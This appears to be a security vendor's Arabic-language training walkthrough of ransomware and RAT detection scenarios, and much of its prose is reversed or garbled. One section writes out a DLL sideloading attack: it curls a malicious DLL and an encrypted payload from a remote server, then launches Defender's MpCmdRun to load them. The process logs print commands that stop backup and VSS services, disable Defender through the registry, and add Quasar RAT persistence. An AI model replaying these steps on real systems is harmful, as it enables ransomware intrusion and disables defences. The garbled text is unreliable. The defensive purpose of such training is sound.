

??????????

- [DLL نقح - يبيردت ويرانيس](#)
- [\(Vanilla Ransomware\) ةيداعلا ةيدفلا ةيجمرب - يبيردت ويرانيس](#)
- [أيمقر ةعقوم ةيدف ةيجمرب - يبيردت ويرانيس](#)
- [تانايبل دادعت - يبيردت ويرانيس](#)
- [تايلمعلا نقح - يبيردت ويرانيس](#)
- [ةركاذلا ليدعت - يبيردت ويرانيس](#)
- [ةيوهلا ةقرس - يبيردت ويرانيس](#)

???????? - ??? DLL

??? ?????????

Dll (Hive) ن قح - بي ردت ال تاناي ب

??????????

DLL ن قح ربع عرفشم (ريو موس نار) ة ثي بخ ةي ج مرب ةلومح ذفننس، بي ردت ال ويراني س ال اذه يف هئاشن اب مجاهم موقوي دق امك، ص صخم DLL فلم ءاشن م. اي م قرقوم ال MS Defender جمان رب يف هذيفنتو يمهو log. فلم ري فشت ك فب موقوي يذالو.


ناك اذا اميس ال، ع قوم با رصنع اه ادبي ي تل تايل م عل ة طاسبب نام ال تاودا نم ديدعل له اجتت يف ة حومسم طقف تسيل Defender رماو اف. Defender صخا لكشبو، اع قوم تاسوري ف داضم جمان رب حالسك هلال غتسا م تي يذال رمالا، انه. ةياغلل ة عفترم تايل حالص تا ذ نوكت ام ابلاغ لب، بلاغل ن ع ثحب ةيلمع يا لب ق نم هله اجت م تيس لب، اعئاش طقف سيل رما وه، تا عي قوتلل ثي دحت وه (living off the land) "ضرال جراح شيعل" تاينقت عم يتح ه ا انه حضور. ة ثي بخ ال تايل ج مرب ال ج مرب صن زيهجت لال خ نم ة عفترم تايل حالص تا ذ تا لومح ذيفنت مجاهم لل نكمي، ة طيسب ال زاهج ال عل ة ص صخم ن قح تاودا ال ة اجال نود طيسب.

ع يش يا ث دحي ال ه نا طحال. ة حضال زاهج عل هلي غشت م تي يذال قي قدل ايل ج مرب ال صن ال يلي امي ف زارب ال طقف م تي زيهجت دلجم ال ة يذيفنت ال Defender تا فلم خسن ف، حي رص لكشبو راض ري رذل بسبب ال ليلحت يف C:\staging تا فلم.

```
mkdir C:\staging
copy C:\Windows\WinSxS\amd64_windows-defender-
service_31bf3856ad364e35_10.0.19041.746_none_a39f6d9ab59bd8b7\* C:\staging
move C:\staging\mpclient.dll C:\staging\realdll.dll; cd C:\staging
curl 169.254.247.102:8000/0x80004006.log -outfile 0x80004006.log; curl
169.254.247.102:8000/mpclient.dll -outfile mpclient.dll
./MpCmdRun.exe -SignatureUpdate
```

رطسب ارطس رمالا لي صفت:

1. زيهجت ال دلجم ءاشن ا
2. زيهجت ال دلجم ال Defender خسن
3. يقي قح ال mpclient.dll فلم ةيمست ة داغ ا
4. ديعب مداخ نم ثي بخ ال DLL فلمو رفشم ال "log" فلم ليزنت
5. تا عي قوتلل ثي دحت ة مهمب يقي قح ال ع قوم ال MpCmdRun ذيفنت



MpCmdRun.exe

??????

Number of Incidents	Machine Name	Program Path	Program Arguments
1	\\DESKTOP-GISR8SE	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 6:45:16 PM EDT	Red Ringed	False	False	True

□□□□□□□□

□□□□□

نم اهتير قيسي مل لملع .كنهذ في قدتس راذنإل سارجأ نإف ،ةيلآال ةباجتسالال نم ةيادب
كلذ عمو .ةعقوم ريغ يهو Cyber Crucible تقلطاو اهذيفنت مت ،(GUID) آيئاوشع آمسالمت ،لبق
ك آدمع هكرت مت .رهاطلالي قلقلل ةراثل لقا ئيش نوكي نأ نكمي ناك انه راسمل نأ طحال
C:\stagingإل هزاربإل .

حجرملال نم .كانه إلل لصو فيكة فرعمو فللمال كلذ يلل روثعلال نوكتس ةيروفلال ةيللال ةوطخلال
Cyber Crucible في تايملعلال ءاشنإل تالچس إلل عوچرلال اننكمي نكل ،آيئاقلت هفدح مت هنأ
لوال مالقمالي هليغشتب مالقم نم ةفرعمل

Parent Path	Child Path	Child Arguments
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\staging\MpCmdRun.exe	"C:\staging\MpCmdRun.exe" -SignatureUpdate
C:\staging\MpCmdRun.exe	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\conhost.exe	?(C:\Windows\system32\conhost.exe 0x4
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SDRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SDRSVC" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SstpSvc" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SstpSvc" /y
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k WerSvcGroup
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "vmicvss" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y

Powershell → MpCmdRun → {7374F...}

لأيذيفنت أفلم powershell غلب يجرب صن أدب ،هالغأ ويرانيسلال يف حضوم وه امك أمامت
نم ديدللا ةثيبلخال ةلومحلل تقلطأ مث .ةفيلم انلتيلمع قلطأ هرودب يذلاو Defender
تايلمعلل هذه لىل ةيؤرلا رفوت امأبللاغ .ةعونتم زي هجت ماهمب مايقلل ةيغرفلا تايلمعلل
مت يتي لجللحي تافمو ،ماطنلل لىل ع اهؤاشنإ مت يتي ل تافلملل لىل ع ةبقات ةرطن ةيفلخال
كلذل لىل امو ،(worming) يتي اذل راشتناللا طاشنو ،اهل يدعت

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SDRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "wbengine" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WebClient" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_99328" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f

□□□□ □□ □□□□ "□□ □□□ " □□□□ □□

رماًة لصلال اذ ائلالل لللل لللل، Cyber Crucible ةطساوب موجهلا ءاوتحا مل؁ ةلحرمل هله ف ارماًءو عومول رلل ذلفنفل لللل ذلفنل وءبل ءق؁ ةلبل الل اللل ءالل ءل ءل مهم ءالل لللل لهال ةطاسبب ملل نالل اللل ف نكلو؁ Cyber Crucible هلرعل امءنع الءوا و Defender لئل ءامحو ءالل لللل علل ملل جملمانرب الهاءبل اللل ءلل لللل

?????? ??? ?????

- [illegible]

???????? - ?????? ???????? (Vanilla Ransomware)

??? ?????????

هيفدال (Hive) هيفدال هيجمرب - بيردتال تانايب

??????????

تايحالصب لمعت ، "هيفدال" هيفدال هيجمرب هيلومح ذيفنتب موقنس ، بيردتال ويرانيسلال اذه يف ليزنتب موقبي مدختسمل ساسالال لاثملال اذه لكاي .لالغتسا تارغت يأ نود (admin) لوؤسملل كلذىلإ امو ، هيثيبخ USB هركاذ وأ ، يلاليتحا ديصت طبار ربع هيثيبخ هيجمرب

موي هركغت نع هرابع هيلومحال تناك اذإ هنأ الإ ، أدج هطيسب ذيفنتب هقيرط هذو نأ نم مغرللىل ع تاعيقوتلالىل ع هقئاقلال نامالال تاجت نم لبق نم هظوحم ريغل لطلتس هانف ، (zero day) يرفص هيكولسلال تاجت نم لكمتت نأ لبق هاحالصل نكمي ال ارارضا ببست دقو ، (signature based) هاليلحت هداغ نم هباحسلاللىل ع هقئاقلال

?????? ??????

Number of Incidents	Machine Name	Program Path	Program Arguments
▼ 3	\\CC-NOAH-TEST	C:\Users\Administrator\Desktop\321d0c4f1bbb44c53cd02186107a18b7a...	321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f0a7

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 11:27:20 AM EDT	 Spectacled-Bear Pearly-E	False	False	True
October 18, 2022 at 11:27:22 AM EDT	 Petunia Wisteria Rail 829	False	False	True
October 18, 2022 at 11:27:14 AM EDT	 Topi Safety-orange Alyssi	False	False	True



هوبشملا فلملا مساهطحال م درجمب . تانيعل اعيمج نيب نم لهسألا وه هثداحال هذو لىل ع فرعتال هويروف هقيريدحت همالع كلذ نوكي ، عيقوت نودب فلمل

لوح (process creations) تاي لمعل ءاشن تاي لمعل يف رطنل اننكمي ،ذيفننل ةقيرط ديكأتل (script)! يجرمرب صن ىتح الو ،ةدقعم لالغلسا ةقيرط كانه نكت مل هنأ دكؤي هارن ام .ةثداحل تقو ىلع .مامتهالل ةريثم ةيعرفل تاي لمعل ءاشن تاي لمعل إف ،ىرخأل تانعلل عم لالحل وه امك تاي لمعل نم ديدعل نأ الل ،ةحضاو تناك اهسفن ةثبخلل ةيجمربلل ذيفنن ةقيرط نأ نم مغلل ىرخأل ماطنل تادادعل ةياملل لي طعتل أدبُت ةيفللخل يف

Child Path	Child Arguments
C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	net.exe stop "MsDtsServer130" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MsDtsServer130" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQL\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQL\$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQLSERVER" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQLSERVER" /y
C:\Windows\System32\net.exe	net.exe stop "sacsvr" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "sacsvr" /y
C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\Windows\System32\net.exe	net.exe stop "SQLAgent\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLAgent\$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "SQLBrowser" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLBrowser" /y
C:\Windows\System32\net.exe	net.exe stop "SQLSERVERAGENT" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLSERVERAGENT" /y
C:\Windows\System32\net.exe	net.exe stop "SQLTELEMETRY\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLTELEMETRY\$MSSQLSERVER01" /y

???????? ???? - ?????? ????
???????? ?????

??? ?????????

(Hive) أيمقور ةقوم ةيدف ةيجمرب - ةيبيردت تانايب

????????

(admin) لوؤسملا تايحالصب لمعت ،ةيدف ةيجمرب ةلومح ذفننس ،يبيردتلا ويرانيسللا اذه يف
هنكل ،"ةيساسأل" ةنعلال نع آريثك ويرانيسللا اذه فلتخي ال .صصخم عيقوتب ةقوومو
آققوم أيذيفنت آفلم مدختسي .

تايجمربلا نأ حيحص .أيئاقلت ةقوثوم اهنأ ىلع ةقووملا ةيذيفنتلا تافللملا لمأت ام آبللاغ
انل يغبنيلو ،هاتالا ةيئانث ةقالع تسيل هذه نكل ،ةقووم اهلك نوكت نأ □□□ ةدمتعمل
نأياحالضعب يف أطخلا اذه بكتري ،فسألل .ةقووم اهنأ □□□□ ءايشأللاب قوثولا

????? ?????? ????



Cyber فرعي فيك ،بيردتلا ضارغل ءيشلا ضعب بيريغ ةداهشلا هذه مسا نأ نع رظنلا فرصب
نم (ةعومجم لكب ةصاخ) ةمئاقب ظفتحيو رذل Cyber Crucible يخوتي ؟ةقوثوم ريغ اهنأ Cyber
،ةيرابخالل عيقوتلا تاداهش فاشتكا ةلوهسب اننكمي هنأ ينعي اذهو .ةقوثوملا تاداهشلا
digicerts. لثم ىربكلا (CAS) تاداهشلا رادصل تاهج نم ةيمسرلا تاداهشلا ىلإ ةفاضللاب

Number of Incidents	Machine Name	Program Path	Program Arguments
▼ 1	\\CC-NOAH-TEST	C:\Users\Administrator\Desktop\321d0c4f1bbb44c53cd02186107a18b7a...	

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 1:51:54 PM EDT	 Worm Geum Indigo 180	False	False	True

امبو. قوٲوم ريغ لازي ال هنأ ال إ، عّقوم "321d0..." فلملأ نأ نم مغرلأ ىلع هنأ هالعأ ىرن نأ اننكمي نأ نم طبضلأب فرعن اننإف، موجهلأ رشنل تمدخُتسا ىرخأ ةدقعم ميتعت تايئقئت دجوت ال هنأ ءاج!

لوح (process creations) تايلمعلأ ءاشنإ تايلمع في رظنلأ اننكمي، ذيفئئتلأ ةقيرط نم دكأتلل (script)! يجمرب صن ىئح الو، ةدقعم لالغئسا ةقيرط كانه نكت مل هنأ دكؤي هارن ام. ةئءاحلأ تقو ةريئم (child processes) ةيعرفلأ تايلمعلأ ءاشنإ تايلمع نإف، ىرخألأ تانيعلأ عم لالحلأ وه امك لّغشُت، ءحضاو اهئفن ةئبئلأ ةيجمربلأ ذيفئئتلأ ةقيرط نوكت عم ىئح. كذلذ مغرمامئهلأ ىرخألأ ماظنلأ تاءاءعإو ةياعمحلأ لّطعت ئئللأ ةيفئلأل في تايلمعلأ نم ديدعلأ.

Child Path	Child Arguments
C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	net.exe stop "MsDtsServer130" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MsDtsServer130" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQL\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQL\$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQLSERVER" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQLSERVER" /y
C:\Windows\System32\net.exe	net.exe stop "sacsvr" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "sacsvr" /y
C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\Windows\System32\net.exe	net.exe stop "SQLAgent\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLAgent\$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "SQLBrowser" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLBrowser" /y
C:\Windows\System32\net.exe	net.exe stop "SQLSERVERAGENT" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLSERVERAGENT" /y
C:\Windows\System32\net.exe	net.exe stop "SQLTELEMETRY\$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLTELEMETRY\$MSSQLSERVER01" /y

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SQLWriter" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_1a55fcc" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t RE...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable..."

تاذا تاي لمعل ليلحت نكل Cyber Crucible، طساوب يوتحا دق موجهله نوكي، ةلحرمل هذه في غقومل ريغي ذيفننل فلمل ذيفنن ودبي دق. ةثبيخل تايكولسل قاطن ديدحتل مهم ةلصل لهاجت متي نايلحل نم ريثك في نكل، لكشل اذهب Cyber Crucible هضرعي امدنع آحضاو هجو. طاسبب Defender لثم تايحالصل يذوي محم عيش لبق نم ةيفلخل في لغشت يتل تاي لمعل.

??????? ???? ?????

- [Mitre T1566](#) - ام ءارج اءادل مدختسمل عا دخل (Phishing) ليلايحال ديصتل مادختسا نكمي - رورم ةملك ةكراشم وأ يجمررب صن ليلغشت لثم، كلذل اول هب موقيل ناك.
- [Mitre T1091](#) - ثيحب ةلازالل ةلباق طئاسو يلع اهسفن ةثبيخل ةيجمرربل خسنت دق - وأ (autorun) ئياقلتل ليلغشتل ربع اهذيفنن اهبل لصتي يذل ليلال زاهلل نكمي (driver) ليلغشتل جمارب تارغث.
- [Mitre T1204](#) - ديصتل ربع هيلع لوصحل متي ام آبلاغ يذل، مدختسمل ذيفنن - اهذيفنن ةثبيخل تاي جمرربل اهبل أدبت ةقيرط طاسبأ وه، ليلالحال.
- [Mitre T1587-002](#) - قي دصتلل ةني عم ةهل ةليسويه ةيجمرربل ةرفيشل عيقوت تاداهش - هج هيلع رصت ال ةداهش ةثبيخل تاي جمرربل ئشنئت دق. تاقببطل دحأ ةرفيش يلع ةيعرش اهن أنظي ف مدختسمل كبترت دق اهنكل (certificate authority) تاداهش رادصل.
- [Mitre T1587-003](#) - ةئيبي في. قووثوم تانايبل لقن نأ نامضل SSL تاداهش مدختست - اهبة صاخ SSL ةداهش تيبثت نم ةثبيخل ةيجمرربل نكمتت دق، دادغلل ةئيس.

طيسولا تامجه ليهستل (man in the middle).

???????? - ?????? ?????????

??? ?????????

RAT (Quasar) ربع تانايب جارختسا - ةيبيردت تانايب

??????????

دادعتل همادختساو ،ةيحصلا زاهج ىلع RAT لىغشتب موقننس ،يبيردتل ويرانيسل اذه يف .
تافللمل جارختسا فدهب ،صرقل ىلع ةدوجومل تانايبلا .
نمض جردنت RAT اهمدختسي يتل تايكولسل نأ ال ،ةيدف موجه سيل اذه نأ نم مغرلا ىلع
شداحلل ةباجتسالا ودبتو . Cyber Crucible. اهفشتكي يتل تانايبلا زازتبا تايكولس
ل- ةبسنلاب هنأل ،ةيدف ةلومحل ةباجتسالاب ةصاخلا كلتل ادج ةهباشم ةلصل تاذ تانايبلاو
!اهسفن ةقيرطلاب لماعًي كلذ لك ، Cyber Crucible.

?????? ?????

Number of Incidents	Machine Name	Program Path	Program Arguments		
▼ 4	\\DESKTOP-GISR8SE	C:\Windows\System32\SubDir\Client.exe			
Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert	
October 18, 2022 at 9:36:01 PM EDT	 Polka-Dot-Plant Ferret Plum 868	False	False	True	
October 18, 2022 at 9:38:54 PM EDT	 Pearly-Everlasting Black-Footed-Rhino Aspari	False	False	True	
October 18, 2022 at 9:39:03 PM EDT	 Navy-Blue Sweet-Pea Ragdoll 542	False	False	True	
October 18, 2022 at 9:39:07 PM EDT	 Wildcat School-bus-yellow Balsam 541	False	False	True	

تاباجتسا ىلإ يدؤي و system32 يف دوجوم هنكل ،ءيشلا ضعب أبيريغ يذيفنتلا فلملا اذه ودبي
تاراسملا نع شحلاب ءدبلا اننكمي .انه شح ام ةفرعمل قيقتحتلا نم ديزملا اءاجإ مزلي .ةرركتم
ةباجتسالال راسمب ةطبترملا ةيعرفلا .

Parent Path	Parent Arguments	Child Path
C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Users\user\Desktop\Client-built.exe
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	C:\Users\user\Desktop\Client-built.exe
C:\Users\user\Desktop\Client-built.exe	"C:\Users\user\Desktop\Client-built.exe"	C:\Windows\System32\SubDir\Client.exe

client-build.exe فلم ال ليغش تب مدخ تسم ماق .ةصق ل احيضوت ل ةلدأل نم دي زم ل ايلع لصحن انه ال svchost. ربع تازايت م ال اديعص تب موق ي هنأ ود بي م ث .RAT طاق س إ اءأ وهو ،ب تب كم ل ا حطس نم ع ي ش درجم سي لو RAT وه اذه نأ فرعن في كي .ك ل ذ عم ،ةي ح ال ا ي ف ةدوق ف م ال عطق ل اضع ب ك انه لازت svchost؟ عم لع ا ف تي

Parent Path	Parent Arguments	Child Path
C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Users\user\Desktop\Client-build.exe
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p	C:\Windows\SysWOW64\dlhost.exe
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	C:\Windows\System32\consent.exe
C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p	C:\Windows\System32\audiodg.exe
C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s TabletInputService	C:\Program Files\Common Files\microsoft shared\ink\Tab
C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s TabletInputService	C:\Program Files\Common Files\microsoft shared\ink\Tab
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	C:\Users\user\Desktop\Client-build.exe
C:\Users\user\Desktop\Client-build.exe	"C:\Users\user\Desktop\Client-build.exe"	C:\Windows\System32\schtasks.exe
C:\Windows\System32\schtasks.exe	"schtasks" /create /tn "Quasar Client Startup" /sc ONLOGON /tr "C:\Users\user\Desktop\Client-build.exe" /rl HIGHEST /f	C:\Windows\System32\conhost.exe
C:\Users\user\Desktop\Client-build.exe	"C:\Users\user\Desktop\Client-build.exe"	C:\Windows\System32\SubDir\Client.exe
C:\Windows\System32\SubDir\Client.exe	"C:\Windows\system32\SubDir\Client.exe"	C:\Windows\System32\schtasks.exe
C:\Windows\System32\schtasks.exe	"schtasks" /create /tn "Quasar Client Startup" /sc ONLOGON /tr "C:\Windows\system32\SubDir\Client.exe" /rl HIGHEST /f	C:\Windows\System32\conhost.exe

أطاشن كانه نأ نيق ي ل ا هجو يلع نأل فرعن طقف نحن الف !ير ث كب عسوأ ةيؤر انل حت في اذه ةي رارم ت سا ةي ل آءاشن إ م تي هنأ أض ي أ فرعن لب ،ه ب ةطب ترم ل ا تاراس م ل او ،ي ر جي آهوب شم (persistence). آدي ح فور عم RAT وهو ،Quasar عم لماعتن اننأ أض ي أ ىرن لب .

م ادخ ت سا ألض فم ،صاخال ا ي ذ ي فن ت ل ا ه ف لم ل خا د نم هكول س مطعم ذ ف ني و ،روط ت م RAT وه Quasar نم دي د عل ل ةي ضا ر ت ف ال ا Windows تاودأ م ادخ ت سا نم أل دب ه ب ةصاخال ا ي ت با ث ةم ج م ل ا ه ت اب ت كم schtasks. ل ث م تاودأل ه م ادخ ت سا دن ع آ ن ا ي ح أ طب ض ي Quasar ي تح ن كل .م ا ه م ال

???????? ???? ??????

